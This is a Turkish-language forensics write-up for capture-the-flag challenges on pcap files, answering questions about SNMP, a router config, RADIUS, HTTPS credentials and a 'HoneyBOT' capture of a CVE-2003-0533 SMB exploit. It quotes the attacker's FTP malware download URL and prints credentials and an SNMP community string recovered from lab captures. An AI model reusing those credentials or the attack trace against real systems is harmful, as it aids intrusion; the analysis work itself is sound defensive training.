
network.pcapng WİRESHARK'a yansittım ve snmp paketlerinden bahsettiği için arama kısmına snmp yazdım. Info kısmından get response

ibaresi geçen kolonudan herhangi birini seçtim aşağıda yer alan kısımdan Simple Network Management Protocol -> data: get response -> variable-bindings: 4 items seçim ve cevabım: Fa0/1

File network.pcapng - When was the NVRAM config last updated?

File network.pcapng - NVRAM config en son ne zaman güncellendi?






network.pcapng dosyamı wireshark'a yansittım ve üst tarafta bulunan Düzenle -> Paket Bul seçenekini işaretledim ayarlar görsellerdeki gibi olmalı.


Buraya kadar okuyanlara Reverse Green'e erken erişim imkanı.

Sonda CTF ibaresinde geçen nvram yazısını ilgili yerde arattım ve karyüma çıkan sonuç ekranında seçili olan yerde Fare Sağ Tık -> Takip -> UDP akışı dedim ve karşımı gelen menüde son güncelleme tarihi saat ile birlikte.

File network.pcapng - What is the ip of the radius server?

File network.pcapng – radius serverin ip'si nedir?





Wireshark · UDP Akışı izle (udp.stream eq 55) · network.pcapng

```
ip forward-protocol nd
no ip http server
ip http secure-server
!
!
!
ip sla 260720081
  icmp.....p-echo 2A01:488:42:1000:50ED:8588:8A:C570
ip sla schedule 260720081 life forever start-time now
ip sla 260720082
  dns blog.webernetz.net name-server 192.168.120.22
ip sla schedule 260720082 life forever start-time now
ip sla 260720083
  icmp-jitter 192.168.120.1
ip sla schedule 260720083 life forever start-time now
ip sla 260720084
  udp-jitter 192.168.121.254 65535
ip sla schedule 260720084 life forever start-time now
ip sla 260720085
  udp-jitter 192.168.121.253 65534
ip sla schedule 260720085 life forever s..... tart-time now
logging 192.168.120.10
access-list 1 permit 192.168.0.0 0.0.255.255 log
access-list 1 deny any log
ipv6 router rip CCNPv6
  timers 10 30 10 20
!
!
!
!
!
snmp-server community n5rAD1ig314IqfioYBw w RO
snmp-server ifindex persist
snmp-server contact Johannes Weber
!
!
!
radius server blubb
  address ipv6 2001:DB8::1812 auth-port 1812 acct-port 1813
!
!
!
ipv6 access-list vty-access
  permit ipv6 2003:51:6012::/48 any log
```

Paket 3784, 11 istemci pkt, 10 sunucu pkt, 20 dönüğü. Seçmek için tıkla.

Tüm konuşma (5180 bytes) Verileri şu şekilde göster ASCII Akış 55

Yukarıdaki işlemlerin aynısını yaptıktan sonra az aşağı indim ve cevabım IPv6 içerisinde;
2001:DB8::1812

File https.pcapng - What is the username and password to login to 192.168.2.1?

Format: 'username:password' without quotes.

Dosya https.pcapng - 192.168.2.1'de oturum açmak için kullanıcı adı ve şifre nedir? Biçim: 'kullanıcı adı:şifre' tırnak işaretleri olmadan.

https.pcapng dosyamı wireshark'a yansittım arama kısmına ip.addr == 192.168.2.1 yazdım UDP ve TCP akışları arasında gezerken cevabımın

admin:Ac5R4D9iyqD5bSh olduğunu gördüm.

File https.pcapng - What is the certStatus for the certificate with a serial number of 07752cebe5222fcf5c7d2038984c5198?

Dosya https.pcapng - 07752cebe5222fcf5c7d2038984c5198 seri numaralı sertifikanın certStatus'u nedir?

Bir görüntüleme filtresi uygula ... <Ctrl-/>

Paket ayrıntıları Dar ve Geniş Büyük küçük harf duyarlı Dize 07752cebe5222fcf5c7d2038984c5198 Bul İptal et

Bir görüntüleme filtresi uygula ... <Ctrl-/>

Paket ayrıntıları Dar ve Geniş Büyük küçük harf duyarlı Dize 07752cebe5222fcf5c7d2038984c5198 Bul İptal et

No.	Time	Source	Destination	Protocol	Length	Info
106	0.973405212	192.168.2.1	192.168.2.244	DNS	216	Standard query response 0x6f19 AAAA push.services.mozilla.com CNAME autopush.prod.mozaws.net SOA ns-1260.awsdns-29.org. OPT
107	0.973696071	192.168.2.244	192.168.2.1	DNS	95	Standard query 0x540f AAAA autopush.prod.mozaws.net OPT
108	0.973800428	192.168.2.1	192.168.2.244	DNS	180	Standard query response 0x540f AAAA autopush.prod.mozaws.net SOA ns-1260.awsdns-29.org. OPT
109	0.978780043	13.225.221.116	192.168.2.244	TCP	66	443 → 36256 [ACK] Seq=1 Ack=518 Win=30208 Len=0 TStamp=776990812 TSectr=2825992493
110	0.988318592	13.225.221.116	192.168.2.244	TLSv1.2	1514	Server Hello
111	0.980371537	192.168.2.244	13.225.221.116	TCP	66	36256 → 443 [ACK] Seq=518 Ack=1449 Win=64128 Len=0 TStamp=2825992503 TSectr=776990812
112	0.980374473	13.225.221.116	192.168.2.244	TCP	1514	443 → 36259 [ACK] Seq=1449 Ack=518 Win=30208 Len=1448 TStamp=776990812 TSectr=2825992493 [TCP segment of a retransmission]
113	0.980407838	192.168.2.244	13.225.221.116	TCP	66	36256 → 443 [ACK] Seq=518 Ack=2897 Win=63488 Len=0 TStamp=2825992503 TSectr=776990812
114	0.981793825	13.225.221.116	192.168.2.244	TLSv1.2	1042	Certificate, Certificate Status, Server Key Exchange, Server Hello Done
115	0.981832742	192.168.2.244	13.225.221.116	TCP	66	36256 → 443 [ACK] Seq=518 Ack=3873 Win=64128 TStamp=2825992504 TSectr=776990813
116	0.984863223	192.168.2.244	13.225.221.116	TLSv1.2	192	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
117	0.985251922	192.168.2.244	13.225.221.116	TLSv1.2	389	Application Data
118	0.989066461	34.212.242.166	192.168.2.244	TCP	66	443 → 55272 [ACK] Seq=1 Ack=214 Win=30464 Len=0 TStamp=2872622916 TSectr=1401302512
119	0.991522014	34.212.242.166	192.168.2.244	TLSv1.2	2962	Server Hello
120	0.991565778	34.212.242.166	192.168.2.244	TLSv1.2	573	Certificate, Server Key Exchange, Server Hello Done
121	0.991567795	192.168.2.244	34.212.242.166	TCP	66	55272 → 443 [ACK] Seq=214 Ack=2897 Win=63488 Len=0 TStamp=1401302589 TSectr=2872622917

TLsv1.2 Record Layer: Handshake Protocol: Certificate
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 2957
Handshake Protocol: Certificate
Handshake Type: Certificate (11)
Length: 2953
Certificates Length: 2950
Certificates (2950 bytes)
Certificate Length: 1768
Certificate: 308206e4308205cc003020102021007752cebe5222fcf5c7d2038984c5198300d06092a... (id-at-commonName=".telemetry.mozilla.org,id-at-organizationalUnitName=Cloud Services,id-at-organizationName=Mozilla Corporation,id-at-serialNumber=0x07752cebe5222fcf5c7d2038984c5198)
signedCertificate
version: v3 (2)
serialNumber: 0x07752cebe5222fcf5c7d2038984c5198
signature (sha256WithRSAEncryption)
issuer: rdnSequence (0)
validity

https.pcapng dosyamı wireshark'a yansittım ve yukarıda bahsi geçen arama işlemleri kısmının aynısı yaptım. Arama ayarlarım görseldeki gibidir.

Daha sonra arama kısmına CTF içerisinde geçen 07752cebe5222fcf5c7d2038984c5198 ibaresini arattım ve buldu. Kodu incelediğimde seri numaranın mozilla üzerinde gerçekleştigiğini gördüm.

Cert Status'u sormuştı cevabım good.

Honeybot

1. Soru: What is the attacker's IP address?

Bu sorunun yanıtı için Wireshark'ta istatistik bölümünde Conversations (Konuşmalar) sekmesine gidelim.

Ethernet · 1	IPv4 · 1	IPv6	TCP · 5	UDP								
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bi
98.114.205.102	1821	192.150.11.111	445	7	412	4	242	3	170	0.000000	0.3543	
98.114.205.102	1828	192.150.11.111	445	31	6825	14	4997	17	1828	0.134550	4.9381	
98.114.205.102	1924	192.150.11.111	1957	12	817	6	483	6	334	2.091833	3.1000	
98.114.205.102	2152	192.150.11.111	1080	271	173 k	159	167 k	112	6056	6.142326	10.0719	
192.150.11.111	36296	98.114.205.102	8884	27	2069	15	1051	12	1018	5.082620	11.1366	

TCP kısmında süre toplamı (duration) arasındaki geçen zaman özellikle iki farklı ip arasında gözle görülebilir bir fark var. 98.114.205.102 ve 192.150.11.111 arasında diğerlerine göre uzun süren bir iletişim olmuş. İki olasılığımız var bunu sorgulayıp doğru olanı bulalım.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	98.114.205.102	192.150.11.111	TCP	62	1821 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
3	0.118594	98.114.205.102	192.150.11.111	TCP	60	1821 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4	0.151117	98.114.205.102	192.150.11.111	TCP	60	1821 → 445 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
5	0.000375	98.114.205.102	192.150.11.111	TCP	62	1820 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
9	0.013690	98.114.205.102	192.150.11.111	TCP	60	1828 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
10	0.015865	98.114.205.102	192.150.11.111	SMB	191	Negotiate Protocol Request
12	0.086567	98.114.205.102	192.150.11.111	TCP	60	1821 → 445 [ACK] Seq=2 Ack=2 Win=64240 Len=0
14	0.115152	98.114.205.102	192.150.11.111	SMB	222	Session Setup AndX Request, NTLMSSP_NEGOTIATE
17	0.117484	98.114.205.102	192.150.11.111	SMB	276	Session Setup AndX Request, NTLMSSP_AUTH, User: \
20	0.115534	98.114.205.102	192.150.11.111	SMB	152	Tree Connect AndX Request, Path: \\192.150.11.11\ipc\$
23	0.117771	98.114.205.102	192.150.11.111	SMB	158	NT Create AndX Request, FID: 0x4000, Path: \lsarpc
28	0.117529	98.114.205.102	192.150.11.111	DCERPC	214	Bind: call_id: 1, Fragment: Single, 1 context items: DSSETUP V0.0 (32bit NDR)
29	0.127654	98.114.205.102	192.150.11.111	TCP	1514	1828 → 445 [ACK] Seq=890 Ack=795 Win=63446 Len=1460 [TCP segment of a reassembled PDU]
31	0.006187	98.114.205.102	192.150.11.111	TCP	1514	1828 → 445 [ACK] Seq=2354 Ack=795 Win=63446 Len=1460 [TCP segment of a reassembled PDU]
33	0.001989	98.114.205.102	192.150.11.111	DSSETUP	454	DsRoleUpgradeDownlevelServer request[Long frame (328 bytes)]
35	0.172645	98.114.205.102	192.150.11.111	TCP	60	[TCP Dup ACK 29#1] 1828 → 445 [ACK] Seq=4210 Ack=795 Win=63446 Len=0
36	0.113187	98.114.205.102	192.150.11.111	TCP	62	1924 → 1957 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
39	0.074553	98.114.205.102	192.150.11.111	TCP	60	1924 → 1957 [ACK] Seq=1 Ack=1 Win=64240 Len=0
40	0.170156	98.114.205.102	192.150.11.111	TCP	60	1828 → 445 [ACK] Seq=2108 Ack=63338 Win=63338 Len=0

TCP protokolü 98.114.205.102 tarafından başlatılıp 192.150.11.111'e gidiyor. Yani saldırgan ip ve cevabımız: 98.114.205.102

2. Soru: What is the target's IP address?

Birinci soruda biraz uzattığımı düşündünüz değil mi? Aslında 2. Soruyu da çözmiş olduk. Hedef alınan (target) IP adresimiz ve cevabımız: 192.150.11.111

3. Soru: Provide the country code for the attacker's IP address (a.k.a geo-location).

Saldırganın ip adresinin gelocation'ını çok kolaylıkla tespit edebiliriz. Bunun için direkt googledan arama yaptığınız herhangi bir siteye girin. Benim karşıma ilk ipstack çıktı.

The screenshot shows the ipstack.com homepage. A search bar at the top contains the IP address "98.114.205.102". Below the search bar, the results are displayed in a JSON-like format:

```
ip: "98.114.205.102"
type: "ipv4"
continent_code: "NA"
continent_name: "North America"
country_code: "US"
country_name: "United States"
region_code: "PA"
region_name: "Pennsylvania"
city: "Philadelphia"
zip: 19115
latitude: 40.08655166259766
longitude: -75.0357437133789
location: Object {}
time_zone: Object{}
```

Below the results, there are logos for Microsoft, Airbnb, Samsung, Activision, and HubSpot. A "Trusted by thousands, including:" section is also present.

Cevap: US

4. Soru: How many TCP sessions are present in the captured traffic?

Bu soruyu 1. Sorudaki ekran görüntüsünden de çözebiliriz. Ancak bunu Brim Security kullanarak basit bir query ile halledelim farklılık olsun. Query: "`_path=="conn" | count() by proto`"

The screenshot shows the Brim Security interface with the file "HoneyBOT.pcap" loaded. The query entered is `_path=="conn" | count() by proto`. The results table shows the following data:

proto	count
tcp	5

The value "5" in the "count" column for the "tcp" row is circled in red.

Cevabımız: 5

5. Soru:

How long did it take to perform the attack (in seconds)?

Wireshark'ta conservation kısmında IPv4 bölümünde duration süresinin ipler arasında ne kadar sürdüğünü görebiliriz. Cevap: 16

Wireshark · Conversations · HoneyBOT.pcap



Ethernet · 1	IPv4 · 1	IPv6	TCP · 5	UDP	Address A	Address B	Packet	Bytes	Packets A →	Bytes A →	Packets B →	Bytes B →	Rel St	Duratic	Bits/s A →	Bits/s B → A
98.114.20...	192.150.1...		348	183 k			195		174 k		153		9439	0.000000	16.2192	85 k

1

6. Soru yok

7. Soru: Provide the CVE number of the exploited vulnerability.

TCP akış takibi yapalım. Wiresharkta tcp protokollerini inceleyelim.

The screenshot shows the Wireshark interface with the following details:

- File:** HoneyBOT.pcap
- Navigation:** DOSYA, Düzenle, Görünüm, Git, Yakala, Analiz, İstatistikler, Telefon, Kablosuz, Araçlar, Yardım
- Protocol:**(tcp)
- Packets:** 348 (454 bytes) Reassembled TCP (3320 bytes)
- Selected Packet:** 35. 0.172645 98.114.205.102 → 192.150.11.111 [TCP Dup ACK 29#1] 1828 → 445 [ACK] Seq=4210 Ack=795 Win=63446 Len=0
- Details:** 60 [TCP Dup ACK 29#1] 1828 → 445 [ACK] Seq=4210 Ack=795 Win=63446 Len=0
- Hex:** 0010 01 b8 3c 4f 00 71 06 d0 22 62 72 cd 66 c0 96 .<?@ q... "br f..
0020 0b 6f 07 24 01 bd 08 0d 0e 45 b5 d5 11 d9 50 18 o \$.....[.p.
0030 f7 d0 c6 e6 00 31 31 31 31 31 31 31 31 31 31
- Frame:** 454 bytes | Reassembled TCP (3320 bytes)
- Transmission Control Protocol:** Protocol
- Statistics:** Paketler: 348 · Görüntülenen: 348 (100.0%)
- Profiles:** Default

İnfı kısımında daha önce alıştırlımişin dışında bir şey yer alıyor: `DsRoleUpgradeDownlevelServer`.

Bunu googleda aratalım.

The screenshot shows a Google search results page. The search query is "DsRoleUpgradeDownlevelServer". The top right corner displays "Monthly searches: 0 | CPC: \$0". Below the search bar are navigation links: "Tümü" (selected), "Haritalar", "Görseller", "Videolar", "Alışveriş", "Daha fazla", and "Araçlar". The main search result summary is "Yaklaşık 519 sonuç bulundu (0,54 saniye)". A prominent message box at the bottom left contains the text: "Note: You're about to reach your daily search limits as a free user. You can [Hide](#) the extension until tomorrow or [Log in as an Ubersuggest PRO user](#) to get more generous search limits." It includes a red "X" icon to close the message.

<https://support.ixiacom.com> > ... ▾ Bu sayfanın çevirisini yap

Microsoft LSASS DsRoleUpgradeDownlevelServer Overflow ...

Microsoft LSASS DsRoleUpgradeDownlevelServer Overflow metasploit/xp - Ixia provides application performance and security resilience solutions to validate.

<https://nvd.nist.gov/detail> ▶ Bu sayfanın çevirisini yap.


CVE-2003-0533 NVD

CVE-2003-0555 - NVD
Current Description: Stack-based buffer overflow in certain Active Directory service functions in LSASRV.DLL of the Local Security Authority Subsystem.

Soruda da ipucunu kısmen gözükküyor. Cevabımız: CVE-2003-0533

8. Soru: Which protocol was used to carry over the exploit?


Aslında cevabı genel olarak verebiliriz. Öncelikle TCP akış takibini incelerken protokellerden “SMB” nin gözüne çarpmış olması lazım.



TCP/IP üzerinden SMB protokolünün kullanıldığını exploiti taşıyan protokolünde SMB olduğu anlaşılır.

9. Soru: Which protocol did the attacker use to download additional malicious files to the target system?

Brim Security üzerinden alarm veren bir zararlı dosya iletimi olup olmadığını araştıralım. FTP protokolü kullanarak istemci tarafına TCP ağ üzerinden dosya paylaşımı gerçekleştirildiğini anlarız. Cevabımız: ftp



10. Soru: What is the name of the downloaded malware?

Saldırganın ftp protokolü ile zararlı dosya gönderdiğini tespit etmişik. Brim Security üzerinden tüm ftp akışını inceleyelim.

The screenshot shows the Brim Network Security Analyzer interface. A search query `_path=="ftp"` has been run on the HoneyBOT.pcap file. Two results are displayed:

ts	_path	uid	id > orig_h	id > orig_p	id > resp_h	id > resp_p	user	password	command
2009-04-20T03:28:34.384	ftp	COMIXF3YJFnTuLxmPb	192.150.11.111	36296	98.114.205.102	8884	1	<hidden>	RETR
2009-04-20T03:28:34.246	ftp	COMIXF3YJFnTuLxmPb	192.150.11.111	36296	98.114.205.102	8884	1	<hidden>	PORT

The Log Details pane on the right shows the full details of the second row, where the command is `arg ftp://98.114.205.102/ssms.exe`. The Correlation pane at the bottom indicates a connection between the user and the two FTP entries.

`_path=="ftp"` sorgusu sonucunda karşımıza iki sonuç çıkıyor. İki sonucuda incelediğimizde ftp ile iletilen zararlı dosyanın adı: ssms.exe

11. Soru: The attacker's server was listening on a specific port. Provide the port number.

The screenshot shows the Brim Network Security Analyzer interface. A search query `_path=="ftp"` has been run on the HoneyBOT.pcap file. Two results are displayed:

ts	_path	uid	id > orig_h	id > orig_p	id > resp_h	id > resp_p	user	password	command
2009-04-20T03:28:34.384	ftp	COMIXF3YJFnTuLxmPb	192.150.11.111	36296	98.114.205.102	8884	1	<hidden>	RETR
2009-04-20T03:28:34.246	ftp	COMIXF3YJFnTuLxmPb	192.150.11.111	36296	98.114.205.102	8884	1	<hidden>	PORT

The Log Details pane on the right shows the full details of the second row, where the command is `arg ftp://98.114.205.102/ssms.exe`. The Correlation pane at the bottom indicates a connection between the user and the two FTP entries. The IP address 98.114.205.102 is circled in blue.

Brim Securtiy'den çıkmadan bir önceki soru için yaptığımız ekranda bu cevabı bulabiliriz.

Saldırganınızın ip'si ni hatırlayalım: 98.114.205.102. Bu ipnin respond ettiği "id>resp_p" port ve cevap: 8884

12. Soru: When was the involved malware first submitted to VirusTotal for analysis? Format: YYYY-MM-DD

Zararlı dosyayı bulmak için tekrar Brim Security üzerinden kaldığımız yerden devam edelim. Details kısmında mime_type: application/x-dosecex yazan kısma sağ tıklayıp bu değeri aratalım. Brim Security tarafından da tespit edildiği gibi files etiketli iletiye tıklayıp md5 değerine sağ tıklayarak VirusTotal Lookup diyerek dosyayı araştırıralım.

The screenshot shows the Brim Security interface. On the left, there's a navigation pane with sections like 'POOLS' (containing 'HoneyBOT.pcap' and 'mta3.pcap'), 'QUERIES' (listing various network activity types), and 'HISTORY' (a list of previous searches). The main area displays a network capture from 'HoneyBOT.pcap' with a timestamp of '2009-04-20T03:28:34.648'. A context menu is open over this entry, with 'VirusTotal Lookup' highlighted. Below the capture, a message says 'Details kısmında ilk gönderim tarihi sorunun cevabı: 2007-06-27'.

13. Soru: What is the key used to encode the shellcode?

Wiresharkta vulnerability kısmını bulmuştuk. Shellcode'a erişebilmek için burada bir inceleme yapacağız.



Sağ tıklayıp TCP akışını takip et dediğimizde Verileri "C Dizileri" şeklinde inceleyelim. İsterseniz Farklı Kaydet diyip dosyayı HxD üzerinden de inceleyebilirsiniz. Burada en çok tekrar eden değer ve cevabımız: 0x

Shellcode'u Ollydbg kullanarak decode ettiğimizde xor 0x99 olarak çıkar. Cevap: 0x99

Bu soru için referans: <https://doc.lagout.org/security/Forensic/Pcap%20Attack%20Trace%20-%20Forensic%20challenge.pdf>

14. Soru: What is the port number the shellcode binds to?

Saldırganın ipsinden 98.114.205.102 sunucu destination ipsi 192.150.11.111 id resp numaraları Brim security üzerinde bu şekilde çıkıyor. 1957,445 ve 1080. Bu portlar arasında cevabımız denemeyle 1957 çıkıyor.

15. Soru: The shellcode used a specific technique to determine its location in memory. What is the OS file being queried during this process?

Shellcodu bulmak için indirdiğimiz zararlı dosyayı virustotal'e yükleyelim. Details kısmının import edilen tekniği ve cevabı bulmuş oluruz.

